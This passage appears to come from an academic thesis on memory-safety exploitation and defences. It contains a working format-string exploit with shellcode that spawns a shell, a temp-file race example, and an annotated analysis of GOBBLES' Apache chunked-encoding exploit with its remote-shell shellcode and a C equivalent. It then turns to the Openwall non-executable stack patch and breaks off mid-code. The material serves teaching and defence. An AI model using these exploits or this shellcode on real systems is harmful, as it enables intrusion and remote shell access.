The 512 used in the equation is because we are taking the size of the buf variable into account and the 4 is the size of the saved ebp. The result will be the value that we will overwrite later on; however it will have to be updated when the size of our format string changes as the arguments to the program will be on the stack too. After 3 bytes were popped off the stack by the sprintf(3) function due to the %x's the 4th is the start of our format string.

We know the memory location of our shell code, its value can be calculated as described in 5.1.2. The format specifier %n will now be used to write this address into the return value of the formatvuln() function. The %n specifier takes the address it is supposed to

write to from the stack, just like the other functions. So if %x is used to pop values off the stack until the user supplied format string is reached, this address can be controlled by an attacker. However the %n flag will only write the amount of bytes which would have been written and not some arbitrary value. So we must increase the size of our string so that the actual value that gets written really is the value we want. The easiest way to do this is to set this in the precision of a %d (integer) specifier. This precision is a signed integer so specifying a very large precision (as is usually needed for a stack value) is problematic. The solution to this is to do multiple writes to the address, by using multiple %n's in the string. Every memory address on the IA32 is 4 bytes large, so if we write each byte seperately we will also get the correct value.
This is an exploit with a specifically crafted string that will execute our shell code:

```
// $Id: fstringexp2.c,v 1.3 2003/08/18 08:57:22 yyounan Exp $
#include <stdio.h>
#include <unistd.h>

char shellcode[] =
 "\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89" // shellcode 26 bytes
 "\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";


int main(int argc, char **argv){
  char fstring[256];
  char *execargv[3] = { "./fstringvul", fstring, NULL };
  char *env[2] = {shellcode, NULL};
  int a,a2,b,b2,c,c2,d,d2;
  int fprintlen;
  int ret, overwrite;
  // Calculate the stack address of the return address of formatvuln()
  overwrite = 0xbffffc4c+512+4;
  // Calculate the stack address of the shellcode
  ret = 0xBFFFFFFF - 4 - strlen(execargv[0]) - 1 - strlen(shellcode);
  printf("return address is %#10x, overwrite is %#10x\n",ret,overwrite);
  // The return address will be written in 4 times, each time at a byte apart,
  // get the seperate bytes
  a = (ret >> 24) & 0xff;
  b = (ret >> 16) & 0xff;
  c = (ret >> 8) & 0xff;
  d = ret & 0xff;
  // Little Endian, the values must be placed on the stack in reverse byte order.
  // So place each byte in a variable of it's own.
  a2 = (overwrite >> 24) & 0xff;
  b2 = (overwrite >> 16) & 0xff;
  c2 = (overwrite >> 8) & 0xff;
  d2 = overwrite & 0xff;
  // Calculate the string length up to the first %d.
  // The first value (16) is for the 4 dummy values (AAAA).
```

```
// The second value (16) is for the 4 addresses which will be used as parameters to %n.
// The last value (24) is for the 3 repeated %08x which will make sure the string
// contains a precision of 8 bytes for the first 3 values on the stack.
fprintlen = 16 + 16 + 24;
sprintf(fstring,        "AAAA"     // Dummy parameter for the first %d
                        "%c%c%c%c" // Stack address to overwrite
                        "AAAA"     // Dummy parameter for the second %d
                        "%c%c%c%c" // Stack address+1 to overwrite
                        "AAAA"     // Dummy paramter for the third %d
                        "%c%c%c%c" // Stack address+2 to overwrite
                        "AAAA"     // Dummy parameter for the fourth %d
                        "%c%c%c%c" // Stack address+3 to overwrite
                        "%%08x%%08x%%08x" // Pop 3 values off the stack before we reach
                                          // the format string
                        // This increases the string's length by getting an integer off
                        // the stack and writing it with our specified precision.
                        // Then writes the amount of characters outputted to
                        // the address which is popped off the stack. This is done 4 times.
                        "%%.%ud%%n%%.%ud%%n%%.%ud%%n%%.%ud%%n",
                        d2,c2,b2,a2,      // Stack address of return address of formatvuln()
                        d2+1,c2,b2,a2, // Stack address+1 of return address of formatvuln()
                        d2+2,c2,b2,a2, // Stack address+2 of return address of formatvuln()
                        d2+3,c2,b2,a2, // Stack address+3 of return address of formatvuln()
                        // %n will write the amount of bytes outputted until the %n to the stack.
                        // So we must increase the string length so that our value is written to it.
                        // However we must take into account the bytes that have already been written
                        d-fprintlen+256, // d - fprintlen will ensure that the correct value is written
                                         // by %n.
                                         // However we must take into account that d - fprintlen might
                                         // be < 0. So we add 0x100 to it, this is not a problem for
                                         // the value we want written because only the least signicant
                                         // byte (<256) will be used
                        c-d-256+4096,    // The amount of bytes that have been written is:
                                         // fprintlen (the constant string)
                                         // + (d - fprintlen + 256) (the integer with this precision
                                         // written just before)
                                         // So c - fprintlen - (d - fprintlen + 256)
                                         // = c - fprintlen - d + fprintlen - 256
                                         // = c - d - 256
                                         // As c is < 256, subtracting 256 from it will make it
                                         // negative so we add 0x1000 to it.

                        b-c-4096+65536, // Amount of bytes written:
                                         // fprintlen
                                         // + (d - fprintlen + 256)
                                         // + (c - d - 256 + 4096)
                                         // So b - fprintlen - (d - fprintlen + 256)
                                         // - (c - d - 256 + 4096)
                                         // = b - fprintlen - d + fprintlen - 256 - c + d
```

```
                                        // + 256 - 4096
                                        // = b - c - 4096
                                        // Ensure that b stays positive: + 0x10000

                              a−b−65536+1048576); // The same calculations as above
 execve(execargv[0],execargv,env);
}
```

When the sprintf(3) function parses the format string it will first encounter the %08x's and will pop off the 3 bytes which we previously determined were there. Then it will use the first 4 bytes of the format string (which is located on the stack), AAAA as integer value to output the integer with its precision. It will use the next value as a pointer to a place in memory where it must write the amount of bytes output (the return address of our formatvuln() function). It will do the same 3 more times (use AAAA as integer for the %d and the following value on the stack to write to).
This exploit places its code on the stack and then executes it. This technique can be used to write to any address in memory with whatever data that an attacker wishes. So it is perfectly possible to overwrite a function pointer or to overwrite some other interesting memory location.

5.6 Temporary file races

This type of vulnerability is pretty straightforward, the main problem lies in the non-atomic creation of files. A program first checks if the required file exists and if not, it creates it. Because the check and creation happen in two different system calls, the program could be suspended after the check but before the creation and an attacker could make a link to a file he wanted modified.

```
// $Id: tempvul.c,v 1.1 2003/07/27 07:04:16 yyounan Exp $

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <fcntl.h>

int main(int argc, char **argv) {
 int fd;
 struct stat myfile;
 if (stat("/tmp/newfile", &myfile) == −1) { // File does not exist
    fd = open("/tmp/newfile",O_CREAT|O_RDWR,S_IRUSR|S_IWUSR);
    write(fd, "test\n", 4);
    close(fd);
 }
}
```

If the attacker would stop the program after the condition but before the fopen(3) he could make a link to a file he wanted ’test’ written to.

5.7 Conclusion

Chapter 6

Case Study

6.1 Introduction

To give the reader an idea of a how a complex real life security problem is exploited I will do a case study of a popular exploit for the apache httpd daemon. It was written by the group called GOBBLES. The complete code of the exploit can be found in A.

6.2 Apache HTTPd exploit

6.2.1 Introduction

Webservers are an integral part of the internet, they provide access to the webpages on the WWW. While many kinds of webservers exist, the most widely used is the one developed by the Apache Software Foundation: the Apache HTTPd. This server is an open source project which runs on a wide variety of operating systems. Recently an integer overflow was discovered in the source code of the Apache httpd daemon in the way it handles chunked transfer encoding. While it was initially thought not to be exploitable, GOBBLES released an exploit which exploits this vulnerability on BSD operating systems. In this section an in depth study of the apache exploit will be done and it will become clear how a simple integer overflow can be abused to gain access to a BSD system.

6.3 Chunked Transfer Encoding

The problem in the server lies in the way it handles Chunked Transfer Encoding. To understand what it does wrong we must examine what the HTTP protocol rfc says about it. Quoted from [GMH+99]

> The chunked encoding modifies the body of a message in order to transfer it as a series of chunks, each with its own size indicator, followed by an

OPTIONAL trailer containing entity-header fields. This allows dynamically produced content to be transferred along with the information necessary for the recipient to verify that it has received the full message.

```
Chunked-Body   = *chunk
                 last-chunk
                 trailer
                 CRLF

chunk          = chunk-size [ chunk-extension ] CRLF
                 chunk-data CRLF
chunk-size     = 1*HEX
last-chunk     = 1*("0") [ chunk-extension ] CRLF

chunk-extension= *( ";" chunk-ext-name [ "=" chunk-ext-val ] )
chunk-ext-name = token
chunk-ext-val  = token | quoted-string
chunk-data     = chunk-size(OCTET)
trailer        = *(entity-header CRLF)
```

The chunk-size field is a string of hex digits indicating the size of the chunk. The chunked encoding is ended by any chunk whose size is zero, followed by the trailer, which is terminated by an empty line.

The trailer allows the sender to include additional HTTP header fields at the end of the message. The Trailer header field can be used to indicate which header fields are included in a trailer (see section 14.40).

A server using chunked transfer-coding in a response MUST NOT use the trailer for any header fields unless at least one of the following is true:

a)the request included a TE header field that indicates "trailers" is acceptable in the transfer-coding of the response, or,

b)the server is the origin server for the response, the trailer fields consist entirely of optional metadata, and the recipient could use the message (in a manner acceptable to the origin server) without receiving this metadata. In other words, the origin server is willing to accept the possibility that the trailer fields might be silently discarded along the path to the client.

This requirement prevents an interoperability failure when the message is being received by an HTTP/1.1 (or later) proxy and forwarded to an HTTP/1.0 recipient. It avoids a situation where compliance with the protocol would have necessitated a possibly infinite buffer on the proxy.

All HTTP/1.1 applications MUST be able to receive and decode the "chunked" transfer-coding, and MUST ignore chunk-extension extensions they do not understand.

6.3.1 Analysis of the exploit

The shellcode

As stated earlier, the shell code is vital to an exploit. Although the chapter on shellcode discussed how simple shellcode is created, here we will see the shellcode that GOBBLES used in their real world exploit and which grants the user a remote shell. Translating this code back into human-readable assembler is straightforward:

```
# $Id: disassemble.s,v 1.3 2003/05/19 19:09:25 yyounan Exp $

$ gcc -g apache-scalp.c -o apache-exploit
$ gdb -q apache-exploit
(gdb) x/47i shellcode
0x41b8 <shellcode>: mov %esp,%edx
0x41ba <shellcode+2>: sub $0x10,%esp
0x41bd <shellcode+5>: push $0x10
0x41bf <shellcode+7>: push %esp
0x41c0 <shellcode+8>: push %edx
0x41c1 <shellcode+9>: push $0x0
0x41c3 <shellcode+11>: push $0x0
0x41c5 <shellcode+13>: mov $0x1f,%eax
0x41ca <shellcode+18>: int $0x80
0x41cc <shellcode+20>: cmpb $0x2,0x1(%edx)
0x41d0 <shellcode+24>: jne 0x41dd <shellcode+37>
0x41d2 <shellcode+26>: cmpw $0x4142,0x2(%edx)
0x41d8 <shellcode+32>: jne 0x41dd <shellcode+37>
0x41da <shellcode+34>: jmp 0x41eb <shellcode+51>
0x41dc <shnellcode+36>: nop
0x41dd <shellcode+37>: incl 0x4(%esp,1)
0x41e1 <shellcode+41>: cmpl $0x100,0x4(%esp,1)
0x41e9 <shellcode+49>: jne 0x41c5 <shellcode+13>
0x41eb <shellcode+51>: movl $0x0,0x8(%esp,1)
0x41f3 <shellcode+59>: mov $0x5a,%eax
0x41f8 <shellcode+64>: int $0x80
0x41fa <shellcode+66>: incl 0x8(%esp,1)
0x41fe <shellcode+70>: cmpl $0x3,0x8(%esp,1)
0x4203 <shellcode+75>: jne 0x41f3 <shellcode+59>
0x4205 <shellcode+77>: push $0xb6b6f0b
0x420a <shellcode+82>: xorl $0x1000001,(%esp,1)
0x4211 <shellcode+89>: mov %esp,%edx
0x4213 <shellcode+91>: push $0x4
0x4215 <shellcode+93>: push %edx
0x4216 <shellcode+94>: push $0x1
0x4218 <shellcode+96>: push $0x0
0x421a <shellcode+98>: mov $0x4,%eax
0x421f <shellcode+103>: int $0x80
0x4221 <shellcode+105>: push $0x68732f
0x4226 <shellcode+110>: push $0x6e69622f
```

```
0x422b <shellcode+115>: mov %esp,%edx
0x422d <shellcode+117>: xor %eax,%eax
0x422f <shellcode+119>: push %eax
0x4230 <shellcode+120>: push %edx
0x4231 <shellcode+121>: mov %esp,%ecx
0x4233 <shellcode+123>: push %eax
0x4234 <shellcode+124>: push %ecx
0x4235 <shellcode+125>: push %edx
0x4236 <shellcode+126>: push %eax
0x4237 <shellcode+127>: mov $0x3b,%eax
0x423c <shellcode+132>: int $0x80
0x423e <shellcode+134>: int3
```

This converts the shell code back into assembler code. The assembler code does the following:

```
# $Id: disassemblecomment.s,v 1.2 2003/08/18 04:29:21 yyounan Exp $
_main:
mov %esp,%edx              # register edx = esp, save the stack pointer in edx
sub $0x10,%esp             # esp = esp - 10, enlarge the stack with 16 bytes.
push $0x10                 # put the value 16 on the stack
push %esp                  # put the value of the stack pointer on the stack
push %edx                  # put the value of edx on the stack
push $0x0                  # put the value 0 on the stack (this is actually a
                           # counter, it gets increased every step)
push $0x0                  # put the random value (which will be ignored by
                           # int $0x80) on the # stack
getpeername:
mov $0x1f,%eax             # tell the kernel we want it to execute the
                           # getpeername(int, struct sockaddr *, int *)
                           # system call.
int $0x80                  # do the system call
cmpb $0x2,0x1(%edx)
                           # check if the address family of the sockaddr that
                           # we got from getpeername is AF_INET
jne skipfd                 # if it's not jump to skipfd (skip to next fd)
cmpw $0x4142,0x2(%edx)
                           # 0x4142 gets changed to our exploit's source port
                           # later (before the shellcode gets executed though).
                           # That way we can check the source port that we got
                           # from getpeername() and compare it to our own
                           # source port to find our local fd.
jne skipfd                 # we haven't found it, jump to skipfd
jmp stacknull              # we've found it, jump to stacknull (the dup2 call)
nop                        # needed to avoid having a 0x0a in the code
skipfd:
incl 0x4(%esp,1)
                           # increase the fd (the value which was pushed as 0
```

```
                                        # earlier, this is a counter up to 256)
cmpl $0x100,0x4(%esp,1)
                                        # if our fd is equal to 256 then stop looping
jne getpeername                         # if it's not jump to getpeername (do getpeername
                                        # on the next fd)
stacknull:
movl $0x0,0x8(%esp,1)
                                        # replace the value on the stack (this is an
                                        # argument for dup2()

dupcall:
mov $0x5a,%eax                          # we want the dup2(int, int) system call
int $0x80                               # do the system call
incl 0x8(%esp,1)
                                        # increase the 2nd argument to dup2 by 1
cmpl $0x3,0x8(%esp,1)
                                        # if it's 3, stop looping
jne dupcall                             # if it's not jump to dupcall
push $0xb6b6f0b                         # put <0x0b>ko<0x0b> on the stack
xorl $0x1000001,(%esp,1)
                                        # xor the value on the stack with 0x100001, the
                                        # value becomes 0xa6b6f0a (\nko\n)
mov %esp,%edx                           # edx = esp
push $0x4                               # we want to print 4 characters
push %edx                               # the pointer to our string
push $0x1                               # print to stdout
push $0x0                               # random ignored value
mov $0x4,%eax                           # we want to write(1, edx, 4);
int $0x80                               # do the system call
push $0x68732f                          # put hs/ on the stack
push $0x6e69622f                        # put nib/ on the stack
mov %esp,%edx                           # edx = esp
xor %eax,%eax                           # set eax = 0, this is faster (it needs less cpu
                                        # cycles) than doing a mov $0x0,%eax
push %eax                               # put 0x0 on the stack
push %edx                               # put the pointer to our string on the stack
mov %esp,%ecx                           # ecx = esp
push %eax                               # put 0x0 on the stack
push %ecx                               # put a pointer to our pointer on the stack
push %edx                               # put the pointer to our string on the stack
push %eax                               # put the random value on the stack
mov $0x3b,%eax                          # we want to call execve(char *, char **, char **)
int $0x80                               # do the system call
int3                                    # we should only get here if something went wrong,
                                        # so issue a breakpoint
```

Now that we have examined the assembler code that corresponds to the shellcode, it is much easier to understand that the exploit does the following on the server:

Loop up to 256 to look for the file descriptor of our connection (by default OpenBSD limits the amount of fds for an application to 128). Then replace the default file descriptors stdin (0), stdout (1) and stderr (2) by our file descriptor so everything that gets read from and written to those file descriptors gets directed to us. Next write ok to ourselves to stdout (our fd) to let us know the exploit worked and then start up /bin/sh so the exploiter can do something useful. The reason the exploit puts 0xb6b6f0b on the stack and then xors it is because $0x0a gets interpreted by the HTTPd daemon as meaning end of line and would cause our shellcode to not be placed in memory completely.
An equivalent program in C would look like this:

```c
// $Id: equivshell.c,v 1.1 2003/05/13 01:04:04 yyounan Exp $
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <stdio.h>

#define SOURCEPORT 16706
int main() {
 int i=-1,j;
 struct sockaddr_in s;
 socklen_t size;
 char *shell[2];
 size = sizeof(s);
 while (i<256 && s.sin_port != SOURCEPORT) {
   i++;
   getpeername(i, (struct sockaddr *) &s, &size);
   if (s.sin_family != AF_INET) continue;
 }
 for (j=0; j<3; j++) {
   dup2(i, j);
 }
 write(1,"\nok\n",4);
 shell[0] = "/bin/sh";
 shell[1] = NULL;
 execve(shell[0], shell, NULL);
}
```

Exploiting Apache

This exploit against Apache works because of the way the memcpy() function is implemented under BSD (it is equivalent to the memmove() systemcall). Had the Apache program used the memmove() function to instead of the memcpy() it would have been

exploitable on many more operating systems.
The exploit works this way:
First it determines from its arguments the host, port and specific offset it needs to attempt to exploit the Apache server. It then makes a connection to the given host and modifies its shellcode by replacing the dummy source port by the actual source port.

```
/* Setup the local port in our shellcode */
        i = sizeof(from);
        if(getsockname(sock, (struct sockaddr *) & from, &i) != 0) {
                perror("getsockname()");
                exit(1);
        }

        lport = ntohs(from.sin_port);
        shellcode[SHELLCODE_LOCALPORT_OFF + 1] = lport & 0xff;
        shellcode[SHELLCODE_LOCALPORT_OFF + 0] = (lport >> 8) & 0xff;
```

It then allocates a string big enough to contain the shellcode and some other things that are sent to the httpd server. Then it starts by adding the HTTP version it uses, HTTP/1.1 (1.0 does not support chunked transfer encoding), to the string that is to be sent.
The exploit uses a special kind of NOP for aligment purposes, instead of using 0x90 which is the opcode for NOP, it uses 0x41 which is the opcode for inc %ecx, and which is also the value for 'A', it does this in order to defeat Intrusion Detection Systems which check for the presence of a bunch of 'NOPs' to determine wether or not an exploit has been attempted. It uses 0x41 to fill up a string (preceded by X-CCCCCCC:) after which it places the shellcode. It places 'nop' operations before the start of the shellcode because then it has to be less accurate in guessing the correct address to put on the stack in place of the return address: if it ends up in the 'nop' area, the processor will just execute "inc %ecx' until it reaches the shellcode. The X-<> strings are extension headers that apache will store on the stack, in this case they will either contain the shellcode or will contain bytes to move the position of data on the stack so that it will be possible to exploit this overflow.

6.3.2 Vulnerable apache code

The problems lies in the get_chunk_size() function in the Apache code; it uses this function to convert the chunk from a string containing the chunk size in hexadecimal format into a long integer.

```
// $Id: get_chunk_size.c,v 1.1 2003/08/17 07:03:33 yyounan Exp $
static long get_chunk_size(char *b)
{
    long chunksize = 0;

    while (ap_isxdigit(*b)) {
```

```
        int xvalue = 0;

        /* This works even on EBCDIC. */
        if (*b >= '0' && *b <= '9')
            xvalue = *b - '0';
        else if (*b >= 'A' && *b <= 'F')
            xvalue = *b - 'A' + 0xa;
        else if (*b >= 'a' && *b <= 'f')
            xvalue = *b - 'a' + 0xa;

        chunksize = (chunksize << 4) | xvalue;
        ++b;
    }

    return chunksize;
}
```

When this code converts the string into an integer it does not take into account that the integer might be overflown if the string contains a size larger than the maximum integer size, but this will not cause a problem as the value is user-supplied anyway. However, it also reads this number into a signed integer. This signed integer later gets used as an unsigned value. This last error is what is used in the exploit to exploit this vulnerability. In the function ap_get_client_block() the function to get the size is called:

```
len_to_read = get_chunk_size(buffer);
```

This is done when a new chunk is started (if the previous chunk's remaining field is equal to 0). The len_to_read is subsequently stored in the remaining field of the request_rec structure (if it's not equal to zero, zero denotes the last chunk):

```
r->remaining = len_to_read;
```

Finally before the call is made to copy the code into a buffer the following check is done (if the remaining is larger than the bufsiz, it will read bufsize and later will read the rest):

```
len_to_read = (r->remaining > bufsiz) ? bufsiz : r->remaining;
```

As the value supplied by the exploit is negative (-146), the condition will be satisfied and when the subsequent call is done:

```
len_read = ap_bread(r->connection->client, buffer, len_to_read);
```

The ap_bread() function contains the call to memcpy() which is exploited:

```
API_EXPORT(int) ap_bread(BUFF *fb, void *buf, int nbyte)
{
...
memcpy(buf, fb->inptr, i);
...
```

In memcpy(), we start by overwriting the two most significant bytes of the negative size 0xffffff6e we supplied. This is done, as described in 5.4.3, by making the destination + size point to the place of size on the stack. After these bytes are overwritten the size will be 0x0000ff6e. This is the new size that will be reloaded into the %ecx register to copy the words, allowing us to overwrite 65388 bytes on the stack and thus allowing us to overwrite the return address of memcpy().

Chapter 7

Solutions

Several remedies for many of the vulnerabilities described in the previous chapters have been proposed. This section will examine the most important ones and possible ways of circumventing them. Some other remedies exist at the programmer level, i.e. they will analyze source code and report overflows back to the programmer. While these solutions are very useful, they will not be examined here as the aim of this document is to examine in-place solutions that do not require modifying the existing source code.

7.1 Non-executable stack

7.1.1 Introduction

Most stack-based buffer overflows depend on an executable stack; they replace the return address of a function with a pointer to their own code, which is usually stored in the variable they are overflowing. Marking the stack non-executable can stop most existing buffer overflow exploits and can make exploiting a vulnerability harder.

7.1.2 Openwall Linux kernel patch

While a non-executable stack is possible on many architectures, we will look at a specific implementation of a non-executable stack for Linux on the i386 architecture. While this patch implements other things than just a non-executable stack on Linux, we will, in this section, only look at the part of the patch which makes the stack non-executable.
The Linux global descriptor table looks like this (taken from arch/i386/head.S with values

after user data left out as they are not relevant):

```
ENTRY(gdt_table)
        .quad 0x0000000000000000    /* NULL descriptor */
        .quad 0x0000000000000000    /* not used */
        .quad 0x00cf9a000000ffff    /* 0x10 kernel 4GB code at 0x00000000 */
        .quad 0x00cf92000000ffff    /* 0x18 kernel 4GB data at 0x00000000 */
        .quad 0x00cffa000000ffff    /* 0x23 user   4GB code at 0x00000000 */
        .quad 0x00cff2000000ffff    /* 0x2b user   4GB data at 0x00000000 */
```

Examining these values lets us determine the following: the segment base for all these segments is at 0x00000000, the segment size limit is 0xfffff which means 4 GB as the granularity flag is set (other flags are also set, but are not relevant in this case).
The Openwall patch modifies the user code descriptor to:

```
        .quad 0x00cbfa000000f7ff    /* 0x23 user   3GB-8MB code at 0 */
```

i.e. the segment base remains at 0x00000000, but the segment size limit is changed to 0xbf7ff, which is equal to 3 GB - 1 - 8 MB. As mentioned earlier the stack in Linux (on the IA32 architecture) starts at 0xbfffffff (3 GB - 1) and the default maximum stack size is defined as (include/linux/sched.h):

```
/*
 * Limit the stack by to some sane default: root can always
 * increase this limit if needed..      8MB seems reasonable.
 */
#define _STK_LIM      (8*1024*1024)
```

As the stack grows down, limiting the user space to 0xbf7ff makes the processor generate a general protection exception when trying to execute code on the stack.

7.1.3 Non-executable stack problems

Signal handling

The kernel depends on the stack being executable for signal handling. A process can register a signal handler function which must be called when the process receives a certain signal. When the kernel receives a signal for a process, it must execute the user mode function and then it must somehow return into the kernel and restore the process information so that the process can continue where it was when it received the signal. It does this by using a trampoline: the kernel first saves information about the current process on the user space stack, it then places code on the stack which does a system call of sigreturn(2), and places a return address for the function on the stack which points to the code that executes sigreturn(2). Sigreturn will then check if any other signals are pending and execute them in the same manner (placing the trampoline on the stack). When all those

signals are processed, the kernel will read the information it stored on the stack to restore the process to its earlier state and will then return.
This is the part of the kernel code where it places the relevant code on the stack which will be executed after the function returns:

```
err |= __put_user(frame->retcode, &frame->pretcode);
/* This is popl %eax ; movl $,%eax ; int $0x80 */
err |= __put_user(0xb858, (short *)(frame->retcode+0));
err |= __put_user(__NR_sigreturn, (int *)(frame->retcode+2));
err |= __put_user(0x80cd, (short *)(frame->retcode+6));
```

frame->pretcode is the stack address which will contain the return address of the signal handling function, frame->retcode is the actual return address, and the relevant code is placed at this address.
Note that the kernel makes a distinction between realtime signals and non-realtime signals. The way in which these are handled is exactly the same, only instead of calling sigreturn(2), rt_sigreturn() will be called, so the changes done to rt_sigreturn will not be discussed seperatly as they are the same ones as the ones done to sigreturn.
As the Openwall patch makes the stack non-executable, it is not possible to do the signal handling in this manner. So as not to break any applications which rely on user signal handling, it solves this problem in a different manner. When the processor attempts to execute code outside of the user code segment it will generate a general protection exception. This general protection exception gets handled in the function do_general_protection() (arch/i386/kernel/traps.c), and this is where the Openwall patch makes its modifications:

```
// $Id: do_gen_prot.c,v 1.4 2003/08/13 03:44:20 yyounan Exp $
// Comments that start with // are added by the author of the thesis for clarity

/* Check if it was return from a signal handler */
        // is the code segment register set to point to user code (not kernel code) ?
        if ((regs->xcs & 0xFFFF) == __USER_CS)
        // check what code is located at the the address pointed to by eip
        // was it a ret (0xC3) ?
        if (*(unsigned char *)regs->eip == 0xC3)
        // get the value at the top of the stack
        if (!__get_user(addr, (unsigned long *)regs->esp)) {
                // Was the address we were returning to our dummy SIGRETURN or
                // RT_SIGRETURN address ?
                // As MAGIC_SIGRETURN is always even and RT_SIGRETURN is the one
                // after it, we only check the first 31 bits
                if ((addr & 0xFFFFFFFE) == MAGIC_SIGRETURN) {
/* Call sys_sigreturn() or sys_rt_sigreturn() to restore the context */
                        regs->esp += 8;
                        // Save the regs structure on the kernel stack.
                        __asm__("movl %3,%%esi\n\t"
                                "subl %1,%%esp\n\t"
```

```
                                        "movl %2,%%ecx\n\t"
                                        "movl %%esp,%%edi\n\t"
                                        "rep; movsl\n\t"
                                        // test if addr is MAGIC_SIGRETURN or MAGIC_RT_SIGRETURN by
                                        // testing if it's even or not (test does a logical and
                                        // but only changes flags).
                                        "testl $1,%4\n\t"
                                        // not zero, last bit was set -> uneven -> jump to 1:
                                        "jnz 1f\n\t"
                                        "call sys_sigreturn\n\t"
                                        "leal %3,%%edi\n\t"
                                        "jmp 2f\n\t"
                                        "1:\n\t"
                                        "call sys_rt_sigreturn\n\t"
                                        "leal %3,%%edi\n\t"
                                        "2:\n\t"
                                        // Restore the regs structure from the stack.
                                        "addl %1,%%edi\n\t"
                                        "movl %%esp,%%esi\n\t"
                                        "movl %2,%%ecx\n\t"
                                        "movl (%%edi),%%edi\n\t"
                                        "rep; movsl\n\t"
                                        "movl %%esi,%%esp"
                                :
/* %eax is returned separately */
                                "=a" (regs->eax)
                                :
                                "i" (sizeof(*regs)),
                                "i" (sizeof(*regs) >> 2),
                                "m" (regs),
                                "r" (addr)
                                :
                                "cx", "dx", "si", "di", "cc", "memory");
                                return;
                }

/*
 * Check if we're returning to the stack area, which is only likely to happen
 * when attempting to exploit a buffer overflow.
 */
                // check if addr is between 3 GB - 8 MB and 3 GB
                if (addr >= PAGE_OFFSET - _STK_LIM && addr < PAGE_OFFSET)
                        security_alert("return onto stack running as "
                                "UID %d, EUID %d, process %s:%d",
                                "returns onto stack",
                                current->uid, current->euid,
                                current->comm, current->pid);
        }
```

The MAGIC_SIGRETURN and MAGIC_RT_SIGRETURN values are dummy values added by the Openwall patch and are defined as (include/asm-i386/processor.h):

```
/*
 * Magic addresses to return to the kernel from signal handlers. These two
 * should be beyond user code segment limit, adjacent, and MAGIC_SIGRETURN
 * should be even.
 */
#define MAGIC_SIGRETURN         (PAGE_OFFSET + 0xDE0000)
#define MAGIC_RT_SIGRETURN      (PAGE_OFFSET + 0xDE0001)
```

These values are chosen in such a way that they fall out of the user code segment (so that they generate a general protection exception). They are placed on the stack in the setup_frame function (arch/i386/kernel/signal.c) instead of the normal return address and the code to execute the system call.

```
#ifdef CONFIG_HARDEN_STACK
                err |= __put_user(MAGIC_SIGRETURN, &frame->pretcode);
#else
                err |= __put_user(frame->retcode, &frame->pretcode);
                /* This is popl %eax ; movl $,%eax ; int $0x80 */
                err |= __put_user(0xb858, (short *)(frame->retcode+0));
                err |= __put_user(__NR_sigreturn, (int *)(frame->retcode+2));
                err |= __put_user(0x80cd, (short *)(frame->retcode+6));
#endif
```

When the process attempts to return to the MAGIC_SIGRETURN address (which lies outside the user code) a general protection exception will be generated and the code discussed earlier will be executed.

GCC nested function trampolines

Besides the kernel, there is one other often used application that relies on an executable stack: programs compiled with the GNU C compiler need an executable stack when using nested functions and function pointers e.g.:

```
int function(int a) {
   int square() { return (a * a); }
  return (square() + square());
}
```

These nested functions have access to the all the variables that the containing function has access to. As this nested function needs access to the stack frame of the containing

function, it must be passed an extra parameter, a pointer to this stack frame. In most cases, the compiler can just detect if it's a nested function and will pass the nested function the required pointer. However when function pointers are used, when the address of a nested function is taken and subsequently is called via a function pointer, it will not get the required pointer to the containing function's stack frame because normal non-nested functions have no need for this. So whenever a nested function's address is taken, some code is generated and placed on the stack and a pointer to this code is given as the nested function's pointer. This code on the stack will then pass the containing function's stack frame to the nested function and consequently jumps to the actual address of nested function and consequently executes it.
A non-executable stack would break programs that rely on pointers to nested functions, and so the Openwall patch also adds code to emulate this behavior. This code, like the code for emulating sigreturns is also placed in the do_general_protection() function:

```
// $Id: do_gen_prot2.c,v 1.4 2003/08/18 08:57:22 yyounan Exp $

// These 2 functions are of course defined outside the do_general_protection() function.
#if defined(CONFIG_HARDEN_STACK) && defined(CONFIG_HARDEN_STACK_SMART)
/*
 * These two functions aren't performance critical (trampolines are
 * extremely rare and slow even without emulation).
 */
static unsigned long *get_reg(struct pt_regs *regs, unsigned char regnum)
{
        switch (regnum) {
                case 0: return &regs->eax;
                case 1: return &regs->ecx;
                case 2: return &regs->edx;
                case 3: return &regs->ebx;
                case 4: return &regs->esp;
                case 5: return &regs->ebp;
                case 6: return &regs->esi;
                case 7: return &regs->edi;
        }

        return NULL;
}

// This gets the argument for the instruction from the mod/rm byte.
// More information, including tables with what specific opcodes and
// mod/rm bits mean can be found in the IA-32 Intel Architecture Software
// Developer's Manual Volume 2: Instruction Set Reference.
static unsigned long get_modrm(struct pt_regs *regs, int *err)
{
        unsigned char modrm, sib;
        signed char rel8;
        unsigned long rel32;
```

```
int size, regnum, scale;
unsigned long index, base, addr, value;
// the modrm byte is located right after an instruction opcode
*err |= __get_user(modrm, (unsigned char *)(regs->eip + 1));
// Size of instruction: opcode byte + mod/rm byte
size = 2;
// the 3 lowest bits contain the r/m field, 7 = 00000111
regnum = modrm & 7;
// get the address out of the register pointed to by the r/m field
addr = *get_reg(regs, regnum);
// the 2 most significant bits contain the mod field, 0xC0 = 11000000.
// If the mod bits are not set to 11 and the r/m bits are set to 100
// then a SIB byte follows the mod/rm byte
if (regnum == 4 && (modrm & 0xC0) != 0xC0) {
        // Get the SIB byte which is used for the base + (index << scale)
        // addressing.
        // The sib byte contains the following fields:
        //      - the scale (2 bits)
        //      - the register that contains the index (3 bits)
        //      - the register that contains the base (3 bits)
        *err |= __get_user(sib, (unsigned char *)(regs->eip + 2));
        // Size of instruction: opcode byte + mod/rm byte + sib byte
        size = 3;
        // Get the scale field
        scale = sib >> 6;
        // Get the index field
        index = *get_reg(regs, (sib >> 3) & 7);
        // Get the base field
        base = *get_reg(regs, sib & 7);
        // calculate the address
        addr = base + (index << scale);
}
// check the mod field
switch (modrm & 0xC0) {
// Indirect addressing
case 0x00:
        // The mod/rm byte is followed by the address we need,
        // it is not contained in a register
        if (regnum == 5) {
                *err |= __get_user(addr,
                        (unsigned long *)(regs->eip + 2));
                // Size of this instruction: opcode byte + mod/rm byte
                // + 32 bit value
                size = 6;
        }
        // The register (or eip+2) contains a pointer to the value we want
        *err |= __get_user(value, (unsigned long *)addr);
        break;
// There is an 8 bit displacement of the address contained in the register
```

```
        case 0x40
